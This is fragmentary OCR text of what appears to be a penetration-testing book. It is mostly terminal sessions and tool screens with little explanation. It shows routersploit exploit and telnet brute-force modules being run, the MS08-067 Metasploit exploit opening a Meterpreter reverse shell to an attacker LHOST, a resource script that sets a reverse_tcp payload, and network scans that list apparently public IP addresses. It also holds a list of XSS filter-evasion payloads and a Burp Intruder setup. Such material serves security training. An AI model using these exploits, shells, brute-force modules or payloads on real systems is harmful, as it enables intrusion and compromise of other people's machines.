

File
Scan
Window
Help
Start New Scan
Ctrl+N
Edit Target Scope
Ctrl+E



Select a Scan Target
Choose a target for new scan
VEGA
Scan Target
Enter a base URI for scan:
testphp.vulnweb.com/
Choose a target scope for scan
Default Scope
Edit Scopes
Web Model
Include previously discovered paths from Web model
< Back
Next >
Cancel
Finish



Select modules to run:
Injection Modules
Bash Environment Variable Blind OS Injection (CVE-2014-6271,
HTTP Trace Probes
Format String Injection Checks
Cross Domain Policy Auditor
XML Injection checks
Eval Code Injection


Authentication Options
Configure cookies and authentication identity to use during scan
VEGA
Identity to scan site as:
Set-Cookie or Set-Cookie2 value:
Add cookie
Remove selected cookie(s)


Website View
testphp.vulnweb.com
blog.mindedsecurity.co
download.macromedia.c
Scan Alerts
12/31/2016 22:59:46 [A
Scan Info
VEGA
Scanner Progress
http://testphp.vulnweb.com/cart.php
3 out of 76 scanned (3.9%)
Identities


Scan Alerts
12/31/2016 22:59:46 [A
http://testphp.vulnweb
High (11)
Medium (5)
Low (2)
Info (17)


VEGA
Open Source Web Security Platfor
Cross Site Scripting
AT A GLANCE
Classification
Input Validation Error
Resource
/comment.php
Parameter
name
Method
POST
Risk
High
REQUEST
POST /comment.php [name=-->">'>'" comment=vega Submit=Submit phpaction=echo $_POST[comment];]
DISCUSSION
Cross-site scripting (XSS) is a class of vulnerabilities affecting web applications that can result in security controls implemented in browsers being circumvented. When a browser visits a page on a website, script code originating in the website domain can access and manipulate the DOM (document object model), a representation of the page and its properties in the browser. Script code from another website can not. This is known as the "same origin policy", a critical control in the browser security model. Cross-site scripting vulnerabilities occur when a lack of input validation permits users to inject script code into the target website such that it runs in the browser of another user who is visiting the same website. This would circumvent the browser same-origin policy because the browser has no way to distinguish authentic




```
root@kali:~# searchsploit -h
  Usage: searchsploit [options] term1 [term2] ... [termN]
Example:
  searchsploit afd windows local
  searchsploit -t oracle windows

=========
 Options
=========
   -c, --case     Perform a case-sensitive search (Default is insensitive).
   -h, --help     Show this help screen.
   -t, --title    Search just the exploit title (Default is title AND the file's
path).
   -v, --verbose  Verbose output. Title lines are allowed to overflow their colum
ns.
   -w, --www      Show URLs to Exploit-DB.com rather than local path.
       --colour   Disable colour highlighting.
       --id       Display EDB-ID value rather than local path.
```

```
root@kali:~# searchsploit 1234
 Exploit Title
GNU Mailutils imap4d 0.6 (search) Remote Format String Exploit (fbsd)
Sonique2 2.0 Beta Build 103 - Local Crash PoC
Joomla Component com_caddy - Vulnerability
EDraw Flowchart ActiveX Control 2.3 (EDImage.ocx) Remote DoS Exploit (IE)
EDraw Flowchart ActiveX Control 2.3 - (.edd parsing) Remote Buffer Overflow PoC
Apache Tomcat 5.5.0 < 5.5.29 / 6.0.0 < 6.0.26 - Information Disclosure Vulnerab
Apple iPhone 3.1.2 (7D11) Model MB702LL Mobile Safari Denial-of-Service
phpGreetCards 3.7 - XSS Vulnerabilities
AJ Matrix 3.1 - (id) Multiple SQL Injection Vulnerability
AJ Shopping Cart 1.0 (maincatid) - SQL Injection Vulnerability
Netopia Timbuktu Pro for Macintosh 6.0.1 - Denial of Service Vulnerability
WebcamXP 3.72.440/4.05.280 beta /show_gallery_pic id Variable Arbitrary Memory
```

```
root@kali: ~
root@kali:~# git clone https://github.com/reverse-shell/routersploit
Cloning into 'routersploit'...
remote: Counting objects: 2972, done.
remote: Total 2972 (delta 0), reused 0 (delta 0), pack-reused 2972
Receiving objects: 100% (2972/2972), 595.79 KiB | 155.00 KiB/s, done.
```

```
rsf > use exploits/dlink/dcs_930l_auth_rce
rsf (D-Link DCS-930L Auth RCE) >
```

```
rsf (D-Link DCS-930L Auth RCE) > show options

Target options:

   Name       Current settings     Description
   ----       ----------------     -----------
   target                          Target address e.g. http://192.168.1.1
   port       80                   Target Port


Module options:

   Name         Current settings     Description
   ----         ----------------     -----------
   username     admin                Username to log in with
   password                          Password to log in with
```

```
rsf (D-Link DCS-930L Auth RCE) > set target 192.168.1.1
[+] {'target': '192.168.1.1'}
```


```
rsf (D-Link DCS-930L Auth RCE) > run
[*] Running module...
[-] Exploit failed - target seems to be not vulnerable
```


```
rsf (Cisco Scanner) > show options

Target options:

   Name       Current settings     Description
   ----       ----------------     -----------
   target                          Target IP address e.g. 192.168.1.1
   port       80                   Target port


Module options:

   Name        Current settings     Description
   ----        ----------------     -----------
   threads     8                    Number of threads


rsf (Cisco Scanner) > _
```


```
rsf (Cisco Scanner) > set target [redacted]
[+] {'target': '[redacted]'}
rsf (Cisco Scanner) > _
```

```
rsf (Cisco Scanner) > run
[*] Running module...
[-] exploits/cisco/unified_multi_path_traversal is not vulnerable
[-] exploits/cisco/video_surv_path_traversal is not vulnerable
[-] exploits/cisco/dpc2420_info_disclosure is not vulnerable
[-] exploits/cisco/ucs_manager_rce is not vulnerable
[-] exploits/cisco/ucm_info_disclosure is not vulnerable
[*] Elapsed time:  10.0077250004 seconds

[-] Device is not vulnerable to any exploits!
```

```
                                                root@kali: ~/routersploit
rsf (Cisco Scanner) > use creds/telnet_bruteforce_
```


rsf (Telnet Bruteforce) > show options
Target options:
Name
Current settings
Description
target
Target IP address or file with target:port (file://)
port
23
Target port


rsf (Telnet Bruteforce) > set target
[+] {'target': '
'}
rsf (Telnet Bruteforce) > run
[*] Running module...
[*] worker-0 thread is starting...
[*] worker-1 thread is starting...
[*] worker-2 thread is starting...
[*] worker-3 thread is starting...
[*] worker-4 thread is starting...
[*] worker-5 thread is starting...
[*] worker-6 thread is starting...
[*] worker-7 thread is starting...





```
msf > search ms08_067

Matching Modules
================

   Name                                 Disclosure Date  Rank   Description
   ----                                 ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microso
ft Server Service Relative Path Stack Corruption
```

```
msf > use exploit/windows/smb/ms08_067_netapi _
```


```
File  Edit  View  Search  Terminal  Help

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:1157) a
 2014-05-28 07:49:40 -0700

meterpreter >
```

```
root@kali:/usr/share/metasploit-framework/scripts/resource# ls
auto_brute.rc                bap_firefox_only.rc       oracle_login.rc
autocrawler.rc               bap_flash_only.rc         oracle_sids.rc
auto_cred_checker.rc         bap_ie_only.rc            oracle_tns.rc
autoexploit.rc               basic_discovery.rc        port_cleaner.rc
auto_pass_the_hash.rc        fileformat_generator.rc   portscan.rc
auto_win32_multihandler.rc   mssql_brute.rc            run_all_post.rc
bap_all.rc                   multi_post.rc             wmap_autotest.rc
bap_dryrun_only.rc           nessus_vulns_cleaner.rc
root@kali:/usr/share/metasploit-framework/scripts/resource#
```




```
msf > set RHOSTS 172.18.0.0/24
RHOSTS => 172.18.0.0/24
msf >
```

```
msf > resource /usr/share/metasploit-framework/scripts/resource/basic_discovery.
rc
[*] Processing /usr/share/metasploit-framework/scripts/resource/basic_discovery.
rc for ERB directives.
[*] resource (/usr/share/metasploit-framework/scripts/resource/basic_discovery.r
c)> Ruby Code (20261 bytes)
THREADS => 15

=========================================
starting discovery scanners ... stage 1
=========================================


starting portscanners ...

udp_sweep
[*] Auxiliary module running as background job
Module: db_nmap
Using Nmap with the following options: -n -PN -P0 -O -sSV 172.18.0.0/24
```




```
msf > resource /root/Desktop/demoscript.rc
[*] Processing /root/Desktop/demoscript.rc for ERB directives.
resource (/root/Desktop/demoscript.rc)> use exploit/windows/smb/ms08_067_netapi
resource (/root/Desktop/demoscript.rc)> set payload windows/meterpreter/reverse_
tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/Desktop/demoscript.rc)> set RHOST 192.168.15.15
RHOST => 192.168.15.15
resource (/root/Desktop/demoscript.rc)> set LHOST 192.168.15.20
LHOST => 192.168.15.20
resource (/root/Desktop/demoscript.rc)> set LPORT 4444
LPORT => 4444
resource (/root/Desktop/demoscript.rc)> exploit -j
[*] Exploit running as background job.
```

```
root@kali:~# service postgresql start
root@kali:~#
```

```
msf > workspace -a demopackt
[*] Added workspace: demopackt
msf >
```

```
msf > db_status
[*] postgresql connected to msf3
msf > db_import /root/Desktop/msf_
```

172.18.0.35		Unknown		device
172.18.0.36	172.18.0.36	Linux	3.13	server
172.18.0.37	172.18.0.37	VMware ESXi		device
172.18.0.43		Unknown		device
172.18.0.47		Unknown		device
172.18.0.48		Unknown		device


```
msf > hosts -c address,os_flavor

Hosts
=====

address       os_flavor
-------       ---------
172.18.0.12
172.18.0.13
172.18.0.14
172.18.0.15
172.18.0.16
172.18.0.17
172.18.0.19
172.18.0.23   Enterprise
172.18.0.28
```


```
msf > hosts -c address,os_flavor -R
```

```
msf > services -u

Services
========

host            port  proto  name              state  info
----            ----  -----  ----              -----  ----
12.36.127.190   139   tcp                      open
14.141.200.68   445   tcp    smb               open   Windows 10  (Unknown)
43.252.90.7     623   udp    ipmi              open   IPMI-2.0 UserAuth(auth_
5, 2.0)
52.74.6.210     3306  tcp    mysql             open   5.5.47-0ubuntu0.14.04.1
103.233.77.24   902   tcp    vmauthd           open   220 VMware Authenticati
, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported Certificate:/C=U
Default Certificate/emailAddress=ssl-certificates@vmware.com/CN=localhost.local
115.113.58.73   8080  tcp    http              open   Apache-Coyote/1.1 ( Pow
GA date=20080718141 7)/JBossWeb-2.0 )
122.160.221.30  80    tcp    http              open   SonicWALL
172.18.0.9      53    udp    dns               open   Microsoft DNS
```

```
msf > services -u -p 443

Services
========

host          port  proto  name   state  info
----          ----  -----  ----   -----  ----
172.18.0.14   443   tcp    https  open   Microsoft-IIS/8.5 ( Pow
l=/RDWeb/Pages/en-US/Default.aspx )
172.18.0.37   443   tcp    www    open
172.18.0.49   443   tcp    https  open   Microsoft-HTTPAPI/2.0
172.18.0.184  443   tcp    www    open
172.18.0.222  443   tcp    https  open   Microsoft-IIS/8.0 ( Pow
```

Chapter 4: Web App Exploitation – Beyond OWASP Top 10






```
root@kali:/usr/local/share/phamtomjs# ls
bin  ChangeLog  examples  LICENSE.BSD  README.md  third-party.txt
root@kali:/usr/local/share/phamtomjs# cd bin/
root@kali:/usr/local/share/phamtomjs/bin# ls
phantomjs
```

```
root@kali:/usr/local/share/phamtomjs/bin# cp phantomjs /usr/local/bin/
root@kali:/usr/local/share/phamtomjs/bin# phantomjs -v
```

```
root@kali:/usr/local/share/slimerjs-0.10.2# ls
application.ini  LICENSE  README.md  slimerjs.bat  vendors
chrome           omni.ja  slimerjs   slimerjs.py
```


```
root@kali:/usr/local/share/slimerjs-0.10.2# cp slimerjs /usr/local/bin/
```

Payloads


Custom Payloads can be defined here, seperated by linebreaks.


- **{JAVASCRIPT}** placeholders define the location of the Javascript function.
- **{EVENTHANDLER}** placeholders define location of Javascript events, such as onmouseover, that are tested via scriptable browsers.

```
<script>{JAVASCRIPT}</script>
<scr ipt>{JAVASCRIPT}</scr ipt>
"><script>{JAVASCRIPT}</script>
"><script>{JAVASCRIPT}</script><"
'><script>{JAVASCRIPT}</script>
'><script>{JAVASCRIPT}</script><'
<SCRIPT>{JAVASCRIPT};</SCRIPT>
<scri<script>pt>{JAVASCRIPT};</scr</script>ipt>
<SCRI<script>PT>{JAVASCRIPT};</SCR</script>IPT>
<scri<scr<script>ipt>pt>{JAVASCRIPT};</scr</sc</script>ript>ipt>
";{JAVASCRIPT};"
';{JAVASCRIPT};'
;{JAVASCRIPT};
<SCR%00IPT>{JAVASCRIPT}</SCR%00IPT>
\";{JAVASCRIPT};//
<STYLE TYPE="text/javascript">{JAVASCRIPT};</STYLE>
<<SCRIPT>{JAVASCRIPT}//<</SCRIPT>
"{EVENTHANDLER}={JAVASCRIPT}
<<SCRIPT>{JAVASCRIPT}//<</SCRIPT>
<img src="1" onerror="{JAVASCRIPT}">
<img src='1' onerror='{JAVASCRIPT}'
onerror="{JAVASCRIPT}"
onerror='{JAVASCRIPT}'
onload="{JAVASCRIPT}"
onload='{JAVASCRIPT}'
<IMG """><SCRIPT>{JAVASCRIPT}</SCRIPT>">
<IMG '''><SCRIPT>{JAVASCRIPT}</SCRIPT>'>
"""><SCRIPT>{JAVASCRIPT}
'''><SCRIPT>{JAVASCRIPT}'
<IFRAME SRC='f' onerror="{JAVASCRIPT}"></IFRAME>
```



GET /listproducts.php?cat=1 HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO
Referer: http://tes
Connection: close
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder ⌘+^+I


Attack type: Sniper
GET /listproducts.php?cat=1 HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) G
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://testphp.vulnweb.com/categories.php
Connection: close


Target
Positions
Payloads
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the ways.
Payload set: 1
Payload count: unknown
Payload type: Extension-generated
Request count: unknown

